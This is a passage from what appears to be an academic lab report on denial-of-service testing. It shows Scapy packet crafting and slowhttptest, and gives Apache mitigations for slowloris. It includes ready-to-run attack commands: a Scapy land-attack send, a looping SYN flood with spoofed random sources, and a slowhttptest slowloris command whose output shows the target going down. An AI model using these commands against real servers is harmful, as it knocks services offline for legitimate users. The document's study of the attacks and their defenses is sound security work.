>>>ls() command to lists out all the supported protocols.

ls(IP) command in interactive mode shows which are the default values the specified protocols have. We can customize all the values.

**Figure 3.4: The lists of all the supported protocols of scapy.**



root@kali: ~
File Edit View Search Terminal Help

```
>>> ls(TCP)
sport      : ShortEnumField            = (20)
dport      : ShortEnumField            = (80)
seq        : IntField                  = (0)
ack        : IntField                  = (0)
dataofs    : BitField (4 bits)         = (None)
reserved   : BitField (3 bits)         = (0)
flags      : FlagsField (9 bits)       = (2)
window     : ShortField                = (8192)
chksum     : XShortField               = (None)
urgptr     : ShortField                = (0)
options    : TCPOptionsField           = ({})
>>> 
```

root@kali: ~
File Edit View Search Terminal Help

```
>>> ls(IP)
version    : BitField (4 bits)              = (4)
ihl        : BitField (4 bits)              = (None)
tos        : XByteField                     = (0)
len        : ShortField                     = (None)
id         : ShortField                     = (1)
flags      : FlagsField (3 bits)            = (0)
frag       : BitField (13 bits)             = (0)
ttl        : ByteField                      = (64)
proto      : ByteEnumField                  = (0)
chksum     : XShortField                    = (None)
src        : SourceIPField (Emph)           = (None)
dst        : DestIPField (Emph)             = (None)
options    : PacketListField                = ([])
>>> 
```


As seen on the screenshot above, we can add IP and TCP layers to our custom packets and can change the structure. We can use scapy to craft a packet with just about any value in any of the IP header or TCP header fields, such as window size, flags, fragmentation field, acknowledgement value, sequence number, etc.

Scapy builds packets layer by layer. It means that, scapy builds OSI layer like, Ethernet/IP/TCP|UDP/Application. The ‘/’ joints layers together. We can also say, ethernet frame has a payload which is the IP packet, IP packet has a payload which is a TCP or UDP packet.

Creating a simple IP packet in scapy, we first choose a variable that represents our packet and then define the packet attributes one by one. Here I create my IP packet as "packet" and then give attribute time to live (ttl) of 64.

>>>packet=IP(ttl=64)

**Figure 3.5: Defining a variable.**




```
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (unknown.version)
>>> packet=IP(ttl=64)
>>> packet
<IP  ttl=64 |>
>>> 
```

Screenshot shows that defining "packet" as an IP packet with a TTL of 64.

>>>packet.show command shows the different properties of the packet we created and gives idea to us which properties we may change to customize our packet according to our intention.

**Figure 3.6: Properties of IP packet we created.**



```
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> 
```


Figure 3.6 represents properties of IP packet we created.

Further, we can add more attributes to variable packet such as source and destination IP address.

>>>packet.src='192.168.2.100',

>>>packet.dst='192.168.2.101'

**Figure 3.7: Sample IP packet.**



```
>>> packet
<IP  ttl=64 src=192.168.2.100 dst=192.168.2.101 |>
>>> 
```


Figure 3.7 represents the IP packet created.

I continue to build up the packet and utilizing scapy`s capability to create a malicious packet and then send it to a target system. Windows Server 2003 is vulnerable to the "land" attack. This is a DoS attack that sends an oversized packet to the target with the same source and destination IP address and the same source and destination port. It doesn't always crash the system, but will slow it down considerably. For web servers, slowing them down is effectively cause a DoS.

Scapy has substantial number of built-in functions. We can list these functions by typing:

>>>lsc()

**Figure 3.8: Scapy`s functions.**



```
send                   : Send packets at layer 3
sendp                  : Send packets at layer 2
sendpfast              : Send packets at layer 2 using tcpreplay for performance
sniff                  : Sniff packets
split_layers           : Split 2 layers previously bound
sr                     : Send and receive packets at layer 3
sr1                    : Send packets at layer 3 and return only the first answer
srbt                   : send and receive using a bluetooth socket
srbt1                  : send and receive 1 packet using a bluetooth socket
srflood                : Flood and receive packets at layer 3
srloop                 : Send a packet at layer 3 in loop and print the answer ea
ch time
srp                    : Send and receive packets at layer 2
srp1                   : Send and receive packets at layer 2 and return only the
```

An example of the land attack packet in scapy as follows. Scapy can take all of the attributes in a single line. So, let's create our "land" attack packet and send it 3000 times. We can do this by typing;

>>>send(IP(src=’192.168.1.122’,dst=’192.168.1.122’)/TCP(sport=135,dport=135), count=3000)

Send, is the command

IP, defines the protocol for IP addresses

src="192.168.1.122", is the source IP address

dst="192.168.1.122", is the destination IP address

TCP, defines the protocol for the ports

sport=135, defines the source port

dport=135, defines the destination port

count=3000, defines the number of packets we send

Another attack command example in one line; SYN Flood attack;

```
>>>send(IP(src=RandIP('78.0.0.0/16'),dst='www.example.com')/TCP(sport=RandShort
(), dport=80), flags="S"), loop=1)
```

Send, is the command

IP, defines the protocol for IP addresses.

src=RandIP('78.0.0.0/16'), is the source address which is chosen randomly in the 78.0.0.0/16 network.

dst='www.example.com'), is the destination URL.

TCP(sport=RandShort(), dport=80) randshort(), function is used to generate random port numbers for the sport (source port) of the TCP packet. The destination port (dport) is set to port 80 (HTTP). The TCP connect flag is set to SYN using the flags option.

loop=1, is to send the same packet over again.

### 3.1.13 SlowHTTPTest

SlowHTTPTest is a security testing tool that can be used to test web servers against some Application Layer Denial of Service attacks. It performs most common low-bandwidth Application Layer DoS attacks, such as slowloris, Slow HTTP POST, Slow Read attack by draining existing connection pool on the web server (Tayama and Tanaka 2017, pp.350-359).

Slowloris and Slow HTTP POST DoS attacks exploits the weakness of the HTTP protocol, by design, requires requests to be completely received by the server before they are processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. This tool is sending partial HTTP requests to the server until server cannot respond to legitimate requests.

Slow Read DoS attack aims to hit the same resources as slowloris and slow POST, but instead of prolonging the request, it sends legitimate HTTP request and reads the response slowly.

## 3.2 DENIAL OF SERVICE ATTACK TESTS


### 3.2.1 Slowloris Attack Against Web Servers

A Slow HTTP Denial of Service or Slowloris is a Denial of Service (DoS) tool invented by Robert Hanson (known as "RSnake"). The attacker initiates HTTP connections to the web server and slowly issues partial HTTP requests using a Perl script 'slowloris.pl' and continues to send subsequent headers at regular intervals to keep sockets open (Damon *et al.* 2012, pp.21-29). This action will be repeated until lock out the web server`s ability to response new connection requests. These are regular TCP connections and three-way handshakes are completed. If enough connections are opened to the server in this fashion, it is quickly unable to handle legitimate requests. Slowloris is a low bandwidth attack tool. The advantage of the attacker in a slowloris attack is that it requires very little bandwidth for the attacker unlike packet flood.

A slowloris attack targets thread based web servers, such as APACHE and some other, which wait for complete HTTP headers to be received before processing the connection. Thread based or threated web servers have a time out value to wait for partial HTTP requests to complete (Menasce 2003, pp.78-81). This time out value is reset as soon as the client sends some more data and the timeout value will start again from 1. A malicious user or attacker purposely sends incomplete HTTP requests and resets the timeout value every time by sending partial HTTP requests frequently. Doing this, before time out is reached, the HTTP connections will remain open. Once all connection capacity is consumed the server doesn't reply any other legitimate request. As a result, DoS happens. In Apache web server, the time out value is set to 300 seconds by default. Event based web servers like ISS and Nginx, are not vulnerable to slowloris attack because they can handle large numbers of simultaneous connections by giving higher priority to complete headers. Lighthttpd is also vulnerable to slowloris (Tripathi and Singh 2016, pp.454-463).

A Slow HTTP DoS attack may not be detected by Intrusion Detection Systems (IDS) because the attack does not contain any malformed requests. The HTTP request will seem legitimate to the IDS and will pass it onto the web server. Figure 3.9 Shows slowloris attack architecture.

**Figure 3.9: Slowloris attack architecture.**


Attacker
Uncompleted http GET request
Uncompleted http GET request
Uncompleted http GET request
Uncompleted http GET request
Uncompleted http GET request


I will use ‘slowhttptest’ tool to simulate slowloris attack.  This tool could implement several OSI Layer 7 (Application Level) DoS attack, including slowloris. In my lab environment, I used KALI 2016.2 VMware machine as an attacker and Bee-Box virtual machine as victim Apache Web Server.

Attacker : KALI Linux 192.168.1.61

Victim : Ubuntu Linux Apache Web Server 192.168.1.63

I ran the command below on my attacker machine.


**Figure 3.10: Kali Linux slowhttptest command.**



```
root@kali:~# slowhttptest -c 1000 -H -g -o slowtest -i 10 -r 200 -t GET
-u http://192.168.1.63 -x 24 -p 3 -l 90
Thu Feb  9 15:30:43 2017:
Thu Feb  9 15:30:43 2017:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
```

After this command, test parameters, current connections, service situation is reported.


**Figure 3.11: slowhttptest command connection status.**



```
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                          SLOW HEADERS
number of connections:              1000
URL:                                http://192.168.1.63/
verb:                               GET
Content-Length header value:        4096
follow up data max size:            52
interval between follow up data:    10 seconds
connections per seconds:            200
probe connection timeout:           3 seconds
test duration:                      90 seconds
using proxy:                        no proxy

Thu Feb  9 15:31:39 2017:
slow HTTP test status on 55th second:

initializing:        0
pending:             697
connected:           303
error:               0
closed:              0
service available:   NO
```

I ran this test for 90 seconds. I observed that at 6th second service was locked down and not reachable for legitimate users. While command is running I was not able to reach the targeted webpage. Slowhhtptest output is written to .html and .csv file. (-g -o parameters on the command line).

**Figure 3.12: slowhttptest .html file output.**



| Test parameters | |
|---|---|
| Test type | SLOW HEADERS |
| Number of connections | 1000 |
| Verb | GET |
| Content-Length header value | 4096 |
| Extra data max length | 52 |
| Interval between follow up data | 10 seconds |
| Connections per seconds | 200 |
| Timeout for probe connection | 3 |
| Target test duration | 90 seconds |
| Using proxy | no proxy |

Table 5.1 represents .csv file output from the slowhttptest command.

**Table 5.1: slowhttptest command .csv file output.**

| Seconds | Closed | Pending | Connected | Service Available |
|---|---|---|---|---|
| 0 | 0 | 1 | 0 | 1000 |
| 1 | 0 | 17 | 142 | 1000 |
| 2 | 0 | 177 | 145 | 1000 |
| 3 | 0 | 335 | 150 | 1000 |
| 4 | 0 | 435 | 160 | 1000 |
| 5 | 0 | 577 | 176 | 1000 |
| 6 | 0 | 699 | 210 | 0 |
| 7 | 0 | 752 | 248 | 0 |
| . | | | | |
| . | | | | |
| 90 | 0 | 697 | 303 | 0 |
| 91 | 0 | 697 | 303 | 0 |

As seen on the .csv file output service is not available from the 6th second. From this table, one can infer pending connections, established connections and service situation.

A number of techniques exist for preventing and mitigating slow HTTP DoS attacks in Apache HTTP server. Three of the most popular and easiest to implement techniques are listed hereunder. Other techniques for preventing and mitigating slow HTTP DoS attacks are the use of load balancers and iptables.

One of the methods to mitigate slowloris is using mod_reqtimeout (Tripathi and Singh 2016, pp.454-463). Since Apache HTTP Server 2.2.15, mod_reqtimeout module is included by default. mod_reqtimeout can be used to set timeout values for receiving request headers and body from client. If a client fails to send header or body data within the configured time, a 408 REQUEST TIME OUT error is sent by the server.

The following command line is an example of a configuration that can be used with mod_reqtimeout.

```
<IfModule mod_reqtimeout.c>
  RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500
</IfModule>
```

The directive in the command allows up to 20 seconds for header data to be sent by a client. If a client sends header data at a rate of 500 bytes per second, the server will allow maximum 40 seconds for the headers to complete.

In addition, the configuration will allow for up to 20 seconds for body data to be sent by the client. As long as the client sends header data at a rate of 500 bytes per second, the server will wait up to 40 seconds for the body of the request to complete.

Another technique for slowloris mitigation is using mod_security (Ristic 2010). It is an open source web application firewall (WAF) that might be used with Apache web server. mod_security makes use of rules that can be applied to carry out specific functions.

The following rules may be used to mitigate a slow HTTP DoS attack.

```
SecRule RESPONSE_STATUS "@streq 408" "phase:5,t:none,nolog,pass,

setvar:ip.slow_dos_counter=+1, expirevar:ip.slow_dos_counter=60, id:'1234123456'"

SecRule IP:SLOW_DOS_COUNTER "@gt 5" "phase:1,t:none,log,drop,

msg:'Client Connection Dropped due to high number of slow DoS alerts',
id:'1234123457'"
```

These rules identify when Apache HTTP server triggers a 408 status code and tracks how many times this happened while keeping the data in IP-based persistent storage. If this event happens more than 5 times in 60 seconds, following connection requests for that IP address will be dropped by the rules applied in with mod_security, for a period of 5 minutes.

We can also recover Slowloris attack by simply blocking the inbound traffic and resetting the HTTP daemon or service.

### 3.2.2 Directed Broadcast Attack (SMURF Attack)

Denial of Service Attacks classified into many categories according how they are launched and how they affect the victim. Reflective attacks use middle agents or intermediary systems for this attack; which the attacker doesn’t directly send packets to the victim. Smurf is the classic example of the reflective attacks (Kumar 2007).

Smurf attacks take advantage of the vulnerability of the Internet Protocol (IP) and Internet Control Message Protocol (ICMP). In this method attackers send number of ICMP echo requests (ping) to the intermediary network`s broadcast address. This intermediary network is also called amplifier. These ICMP packets have forged or spoofed source address of the victim`s IP address. Amplifier sites responds ICMP echo requests with ICMP echo replies directed to the victim. Hundreds of the ICMP echo reply packets flood the victim address resulting in the victim’s unresponsiveness for the legitimate requests. Recent systems don’t allow smurf attacks because of restrictions for not responding to ICMP echo requests to broadcast address.

A suitable test bed environment is created for carrying out the smurf attack and measuring its attributes.

In my lab environment, available host machines are listed below:

| | |
|---|---|
| Kali Linux as an attacker | : 192.168.1.62 |
| Ubuntu Linux as a victim | : 192.168.1.63 |
| Windows machine as a victim | : 192.168.1.75 |

Figure 3.13 shows the architecture of the smurf attack.

**Figure 3.13: Smurf Attack Architecture.**


